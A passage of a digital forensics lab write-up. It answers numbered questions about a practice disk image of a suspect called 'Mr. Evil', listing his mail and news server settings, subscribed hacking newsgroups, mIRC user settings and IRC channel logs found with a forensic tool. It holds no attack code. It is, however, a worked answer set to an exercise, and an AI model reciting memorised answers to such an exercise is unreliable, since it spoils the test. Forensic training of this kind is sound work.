
Name	Keyword Preview	Location	Modified Time	Char
AGENT.INI	NewsServer="«news.dallas.sbcglobal.net«"MailServer="smtp	/img_4Dell Latitude CPi.E01/vol_vol2/Program Files/Agent/...	2004-08-25 21:18:07 GMT+05:00	2004
AGENT.INI	NewsServer="«news.dallas.sbcglobal.net«"MailServer="smtp	/img_SCHARDT.001/vol_vol2/Program Files/Agent/Data/A...	2004-08-25 21:18:07 GMT+05:00	2004
NTUSER.DAT	Account Name«news.dallas.sbcglobal.net«Connection Type	/img_4Dell Latitude CPi.E01/vol_vol2/Documents and Settin...	2004-08-27 20:46:23 GMT+05:00	2004
NTUSER.DAT	Account Name«news.dallas.sbcglobal.net«Connection Type	/img_SCHARDT.001/vol_vol2/Documents and Settings/Mr. ...	2004-08-27 20:46:23 GMT+05:00	2004
Unalloc_48908_351232_1683209728	Account Name«news.dallas.sbcglobal.net«Connection Type	/img_4Dell Latitude CPi.E01/vol_vol2/$Unalloc/Unalloc_48...	0000-00-00 00:00:00	0000

Matches on page: 1 of 2 Match Page: 5 of 5 Page 100% Reset Text Source: Search Results

```
pop.sbcglobal.netBFEDAA80
POP3 Use Sicily
Mr Evil
POP3 Prompt for Password
SMTP Server
smtp.sbcglobal.net
00000001
SMTP Display Name
SMTP Email Address
whoknowsme@sbcglobal.net
Default Mail Account
Migration Done
Version
nk @
Block Senders
Mr Evil
hbin
Version
00000002
Account Name
news.dallas.sbcglobal.net
Connection Type
NNTP Server
news.dallas.sbcglobal.net
```

Picture 21:NNTP news server settings


19. What two installed programs show this information? MS Outlook Express and Forte Agent



Name	Keyword Preview	Location
$MFT	current version of the «Outlook Express« Read Me informa...	/img_SCHARDT.001/vol_vol2/$MFT
$MFT	current version of the «Outlook Express« Read Me informa...	/img_4Dell Latitude CPi.E01/vol_vol2/$MFT
0	software for Outlook, «Outlook Express«, AOL, Eudora, In...	/img_4Dell Latitude CPi.E01/vol_vol2/Documents and Settings/Mr. Evil/Local Settings/Temporary Internet File:
0	software for Outlook, «Outlook Express«, AOL, Eudora, In...	/img_SCHARDT.001/vol_vol2/Documents and Settings/Mr. Evil/Local Settings/Temporary Internet Files/Conte
00000152.DAT	X-Newsreader: Microsoft «Outlook Express« 6.00.2800.14...	/img_SCHARDT.001/vol_vol2/Program Files/Agent/Data/00000152.DAT
00000152.DAT	X-Newsreader: Microsoft «Outlook Express« 6.00.2800.14...	/img_4Dell Latitude CPi.E01/vol_vol2/Program Files/Agent/Data/00000152.DAT
00000157.DAT	X-Newsreader: Microsoft «Outlook Express« 6.00.2800.14...	/img_SCHARDT.001/vol_vol2/Program Files/Agent/Data/00000157.DAT
00000157.DAT	X-Newsreader: Microsoft «Outlook Express« 6.00.2800.14...	/img_4Dell Latitude CPi.E01/vol_vol2/Program Files/Agent/Data/00000157.DAT
00000158.DAT	X-Newsreader: Microsoft «Outlook Express« 6.00.2800.14...	/img_SCHARDT.001/vol_vol2/Program Files/Agent/Data/00000158.DAT
00000158.DAT	X-Newsreader: Microsoft «Outlook Express« 6.00.2800.14...	/img_4Dell Latitude CPi.E01/vol_vol2/Program Files/Agent/Data/00000158.DAT

```
X-Newsreader: Microsoft Outlook Express 6.00.2800.1437
X-MIMEOLE: Produced By Microsoft MimeOLE V6.00.2800.1441
Xref: newsmst01a.news.prodigy.com alt.2600.hackerz:265507
X-Agent-Group: alt.2600.hackerz
in UPPER CASE or lower case?
"Rhaevn" <rhaevn@hotmail.com> wrote in message
news:1DGMc.46677$Gf7.1692139@news20.bellglobal.com...
> well holy @#$!@%^ !
> why didnt i think of that to begin with?
> shit, i must be in the Forest F'n  Gump newsgroup if someone thought i
> wanted my OWN EMAIL account!
> guess a little genie sent this email for me huh?
> can you say "a, b, c "?
> "kyralea" <kyra@cotse.com> wrote in message
> news:chFMc.24772$eM2.18701@attbi_s51...
> > Rhaevn wrote:
```

Picture 22:MS Outlook Express




Name	Keyword Preview	Location	Modified Time
b0019813.ppt	d04>X-Newsreader: «Forte Agent« 2.0/32.640MIME-Versi...	/img_4Dell Latitude CPi.E01/vol_vol2//$CarvedFiles/b0019813.ppt	0000-00-00 00:00:00
b0081777.doc	o`1pa4`Ina ta@[%«Forte Agent« 1.9 Release.Agent 1	/img_4Dell Latitude CPi.E01/vol_vol2//$CarvedFiles/b0081777.doc	0000-00-00 00:00:00
b0346561.lnk	net>X-Newsreader: «Forte Agent« 1.91/32.564X-No-Archi...	/img_4Dell Latitude CPi.E01/vol_vol2//$CarvedFiles/b0346561.lnk	0000-00-00 00:00:00
emailferret.exe	"AgentName"=string:"«Forte Agent«""AgentLocType"=nu...	/img_4Dell Latitude CPi.E01/vol_vol2/My Documents/ENUMERATI...	2000-10-19 23:18:02 GMT+05:00
f0332503.reg	Drivers&DriversFORTE~23«Forte Agent«/D:\Drivers&Drivers	/img_4Dell Latitude CPi.E01/vol_vol2//$CarvedFiles/f0332503.reg	0000-00-00 00:00:00
readme.txt	readme.txt «Forte Agent« 1.9 Release.Agent 1.9 is the	/img_SCHARDT.001/vol_vol2/Program Files/Agent/readme.txt	2002-01-25 01:04:54 GMT+05:00
readme.txt	readme.txt «Forte Agent« 1.9 Release.Agent 1.9 is the	/img_4Dell Latitude CPi.E01/vol_vol2/Program Files/Agent/readm...	2002-01-25 01:04:54 GMT+05:00
smdata.dat	comCommNet Program«Forte Agent«ftp.forteinc.com/pub/...	/img_SCHARDT.001/vol_vol2/Program Files/GlobalSCAPE/CuteFT...	1999-06-10 20:54:14 GMT+05:00
smdata.dat	comCommNet Program«Forte Agent«ftp.forteinc.com/pub/...	/img_4Dell Latitude CPi.E01/vol_vol2/Program Files/GlobalSCAPE/...	1999-06-10 20:54:14 GMT+05:00
software	383-00C04FBD7C09}.«Forte Agent« & Forte Free AgentrFl...	/img_4Dell Latitude CPi.E01/vol_vol2/WINDOWS/repair/software	2004-08-20 03:49:11 GMT+05:00

```
readme.txt Forte Agent 1.9 Release.

Agent 1.9 is the official release version of Forte's commercial
newsreader.  This version fixes a number of problems reported
by Agent users.

For full details on what's contained in this new version, please
consult the Release Notes in Agent's online help.  (Simply select
Menu option Help | Release Notes.)

Agent 1.9 is available as "trialware."  If you are not sure you want
to purchase Agent, you can use Agent for 30 days at no cost.  After
your trialware 30 days have expired you can still read your retrieved
messages, but Agent will no longer support any online operations.

You can purchase Agent at any time during or after the trialware
```

Picture 23:Forte Agent

20. List 5 newsgroups that Mr. Evil has subscribed to. News Groups found:

a. alt.2600.phreakz
b. alt.2600
c. alt.2600.cardz
d. alt.2600codez
e. alt.2600.crackz
f. alt.2600.moderated
g. alt.binaries.hacking.utilities
h. alt.stupidity.hackers.malicious
i. free.binaries.hackers.malicious
j. free.binaries.hacking.talentless.troll_haven
k. free.binaries.hacking.talentless.troll-haven
l. alt.nl.binaries.hack
m. free.binaries.hacking.beginner
n. free.binaries.hacking.computers
o. free.binaries.hacking.utilities
p. free.binaries.hacking.websites
q. alt.binaries.hacking.computers
r. alt.binaries.hacking.websites
s. alt.dss.hack
t. alt.binaries.hacking.beginner
u. alt.hacking
v. alt.2600.programz
w. alt.2600.hackerz




/img_4Dell Latitude CPi.E01/vol_vol2/Documents and Settings/Mr. Evil/Local Settings/Application Data/Identities/{EF086998-1115-4ECD-9B13-9ADC067B4929}/Microsoft/Outlook Express

31 Results

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size
alt.2600.codez.dbx			4	2004-08-21 02:27:16 GMT+05:00	2004-08-21 02:27:16 GMT+05:00	2004-08-21 02:27:16 GMT+05:00	2004-08-21 02:18:44 GMT+05:00	142036
alt.2600.crackz.dbx			4	2004-08-21 02:27:16 GMT+05:00	2004-08-21 02:27:16 GMT+05:00	2004-08-21 02:27:16 GMT+05:00	2004-08-21 02:18:46 GMT+05:00	469716
alt.2600.dbx			4	2004-08-21 02:27:23 GMT+05:00	2004-08-21 02:27:23 GMT+05:00	2004-08-21 02:27:23 GMT+05:00	2004-08-21 02:18:32 GMT+05:00	600788
alt.2600.hackerz.dbx			4	2004-08-21 02:27:16 GMT+05:00	2004-08-21 02:27:16 GMT+05:00	2004-08-21 02:27:16 GMT+05:00	2004-08-21 02:25:57 GMT+05:00	469716
alt.2600.moderated.dbx			4	2004-08-21 02:19:20 GMT+05:00	2004-08-21 02:19:20 GMT+05:00	2004-08-21 02:19:20 GMT+05:00	2004-08-21 02:19:15 GMT+05:00	76500
alt.2600.phreakz.dbx			4	2004-08-21 02:27:10 GMT+05:00	2004-08-21 02:27:10 GMT+05:00	2004-08-21 02:27:10 GMT+05:00	2004-08-21 02:25:09 GMT+05:00	273108
alt.2600.programz.dbx			4	2004-08-21 02:27:16 GMT+05:00	2004-08-21 02:27:16 GMT+05:00	2004-08-21 02:27:16 GMT+05:00	2004-08-21 02:24:25 GMT+05:00	207572
alt.binaries.hacking.beginner.dbx			4	2004-08-21 02:23:41 GMT+05:00	2004-08-21 02:23:41 GMT+05:00	2004-08-21 02:23:41 GMT+05:00	2004-08-21 02:22:54 GMT+05:00	600788
alt.binaries.hacking.computers.dbx			4	2004-08-21 02:20:55 GMT+05:00	2004-08-21 02:20:55 GMT+05:00	2004-08-21 02:20:55 GMT+05:00	2004-08-21 02:20:36 GMT+05:00	76500
alt.binaries.hacking.utilities.dbx			4	2004-08-21 02:19:24 GMT+05:00	2004-08-21 02:19:24 GMT+05:00	2004-08-21 02:19:24 GMT+05:00	2004-08-21 02:19:22 GMT+05:00	76500
alt.binaries.hacking.websites.dbx			4	2004-08-21 02:20:50 GMT+05:00	2004-08-21 02:20:50 GMT+05:00	2004-08-21 02:20:50 GMT+05:00	2004-08-21 02:20:42 GMT+05:00	76500
alt.dss.hack.dbx			4	2004-08-21 02:22:54 GMT+05:00	2004-08-21 02:22:54 GMT+05:00	2004-08-21 02:22:54 GMT+05:00	2004-08-21 02:20:55 GMT+05:00	600788
alt.hacking.dbx			4	2004-08-21 02:27:07 GMT+05:00	2004-08-21 02:27:07 GMT+05:00	2004-08-21 02:27:07 GMT+05:00	2004-08-21 02:23:41 GMT+05:00	535252
alt.nl.binaries.hack.dbx			4	2004-08-21 02:20:34 GMT+05:00	2004-08-21 02:20:34 GMT+05:00	2004-08-21 02:20:34 GMT+05:00	2004-08-21 02:19:52 GMT+05:00	76500
alt.stupidity.hackers.malicious.dbx			4	2004-08-21 02:19:27 GMT+05:00	2004-08-21 02:19:27 GMT+05:00	2004-08-21 02:19:27 GMT+05:00	2004-08-21 02:19:25 GMT+05:00	76500
cleanup.log			4	2004-08-21 02:13:58 GMT+05:00	2004-08-21 02:13:58 GMT+05:00	2004-08-21 02:13:58 GMT+05:00	2004-08-21 02:13:55 GMT+05:00	962
Deleted Items.dbx			4	2004-08-21 02:18:30 GMT+05:00	2004-08-21 02:18:30 GMT+05:00	2004-08-21 02:18:30 GMT+05:00	2004-08-21 02:18:30 GMT+05:00	142036
Folders.dbx			4	2004-08-21 02:25:59 GMT+05:00	2004-08-21 02:25:59 GMT+05:00	2004-08-21 02:13:57 GMT+05:00	2004-08-21 02:13:25 GMT+05:00	4072416
free.binaries.hackers.malicious.dbx			4	2004-08-21 02:19:31 GMT+05:00	2004-08-21 02:19:31 GMT+05:00	2004-08-21 02:19:31 GMT+05:00	2004-08-21 02:19:29 GMT+05:00	76500
free.binaries.hacking.beginner.dbx			4	2004-08-21 02:20:14 GMT+05:00	2004-08-21 02:20:14 GMT+05:00	2004-08-21 02:20:14 GMT+05:00	2004-08-21 02:20:09 GMT+05:00	76500
free.binaries.hacking.computers.dbx			4	2004-08-21 02:20:21 GMT+05:00	2004-08-21 02:20:21 GMT+05:00	2004-08-21 02:20:21 GMT+05:00	2004-08-21 02:20:14 GMT+05:00	76500
free.binaries.hacking.talentless.troll-haven.dbx			4	2004-08-21 02:19:38 GMT+05:00	2004-08-21 02:19:38 GMT+05:00	2004-08-21 02:19:38 GMT+05:00	2004-08-21 02:19:37 GMT+05:00	76500
free.binaries.hacking.talentless.troll_haven.dbx			4	2004-08-21 02:19:35 GMT+05:00	2004-08-21 02:19:35 GMT+05:00	2004-08-21 02:19:35 GMT+05:00	2004-08-21 02:19:33 GMT+05:00	76500
free.binaries.hacking.utilities.dbx			4	2004-08-21 02:20:26 GMT+05:00	2004-08-21 02:20:26 GMT+05:00	2004-08-21 02:20:26 GMT+05:00	2004-08-21 02:20:21 GMT+05:00	76500
free.binaries.hacking.websites.dbx			4	2004-08-21 02:20:31 GMT+05:00	2004-08-21 02:20:31 GMT+05:00	2004-08-21 02:20:31 GMT+05:00	2004-08-21 02:20:26 GMT+05:00	76500

Picture 24:Newsgroups

21. A popular IRC (Internet Relay Chat) program called MIRC was installed. What are the user settings that was shown when the user was online and in a chat channel?
    a. user=**Mini Me**
    b. email=**none@of.ya**
    c. nick=**Mr**
    d. anick=**mrevilrulez**




/img_4Dell Latitude CPi.E01/vol_vol2/Program Files/mIRC

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Fla
ircintro.hlp			4	2004-08-20 20:09:56 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	69423	Allo
mirc.exe			4	2004-08-20 20:09:55 GMT+05:00	2004-08-27 20:14:45 GMT+05:00	2004-08-25 21:20:27 GMT+05:00	2004-08-20 20:09:55 GMT+05:00	1867776	Allo
mirc.hlp			4	2004-08-20 20:09:56 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	224213	Allo
mirc.ini			4	2004-08-25 21:20:55 GMT+05:00	2004-08-25 21:20:55 GMT+05:00	2004-08-25 21:20:55 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	5483	Allo
popups.ini			4	2004-08-20 20:09:56 GMT+05:00	2004-08-25 21:20:34 GMT+05:00	2004-08-25 21:20:34 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	2568	Allo
readme.txt			4	2004-08-20 20:09:56 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	1104	Allo
servers.ini			4	2004-08-21 00:16:33 GMT+05:00	2004-08-25 21:20:34 GMT+05:00	2004-08-25 21:20:34 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	31500	Allo
urls.ini			4	2004-08-25 21:20:55 GMT+05:00	2004-08-25 21:20:55 GMT+05:00	2004-08-25 21:20:55 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	355	Allo

```
private=1,1,1,1
other=1,1,1,1,1,1,1
pos=20,20
[mirc]
user=Mini Me
email=none@of.ya
nick=Mr
anick=mrevilrulez
host=Undernet: US, CA, LosAngelesSERVER:losangeles.ca.us.undernet.org:6660GROUP:Undernet
```

Picture 25:mIRC user settings

22. This IRC program has the capability to log chat sessions. List 3 IRC channels that the user of this computer accessed. IRC Channels found are:
    a. Chataholics.undernet.log
    b. Chataholics.undernet.log
    c. Cybercafé.undernet.log
    d. Elite.hackers.undernet.log
    e. evilfork.efnet.log
    f. funny.undernet.log
    g. houston.undernet.log
    h. Iso-warez.efnet.log
    i. Luxshell.undernet.log
    j. mp3xserv.undernet.log
    k. thedarktower.afternet.log
    l. ushells.undernet.log
    m. m5tar.undernet.log



/img_4Dell Latitude CPi.E01/vol_vol2/Program Files/mIRC/logs


Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size
[current folder]				2004-08-20 20:24:48 GMT+05:00	2004-08-20 20:24:48 GMT+05:00	2004-08-27 20:14:45 GMT+05:00	2004-08-20 20:24:48 GMT+05:00	56
[parent folder]				2004-08-25 21:20:55 GMT+05:00	2004-08-25 21:20:55 GMT+05:00	2004-08-27 20:14:45 GMT+05:00	2004-08-20 20:09:53 GMT+05:00	56
